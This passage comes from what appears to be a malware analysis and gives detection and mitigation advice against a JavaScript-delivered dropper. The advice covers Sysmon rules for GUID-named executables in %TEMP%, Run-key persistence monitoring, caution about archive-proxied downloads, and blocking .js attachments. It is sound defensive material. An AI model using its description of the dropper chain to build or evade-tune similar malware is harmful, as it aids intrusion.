%TEMP%, would catch this delivery method before execution.
%TEMP% execution as a detection primitive — Legitimate software rarely writes a GUID-named .exe to %TEMP% and immediately executes it. An EDR or Sysmon rule targeting process creation where the image path matches %TEMP%\*.exe with a GUID-pattern filename is high-fidelity for this class of dropper.
Wayback Machine as a delivery proxy — The Stage 3 URL routes through web.archive.org, which is broadly trusted and unlikely to be blocked. Defenders should not assume traffic to archival or CDN domains is benign. Content inspection on egress is more reliable than domain-based allowlisting.
Registry Run key monitoring — Writes to HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run by a process executing from %TEMP% are a strong combined signal. Sysmon Event ID 13 (RegistryEvent — value set) filtered to the Run key family is a lightweight detection rule that covers this persistence technique.
JavaScript email attachment execution — The initial vector is a .js file. Configuring Windows to open .js files with Notepad rather than wscript.exe by default, or blocking .js attachments at the mail gateway, cuts off this entire chain at the entry point.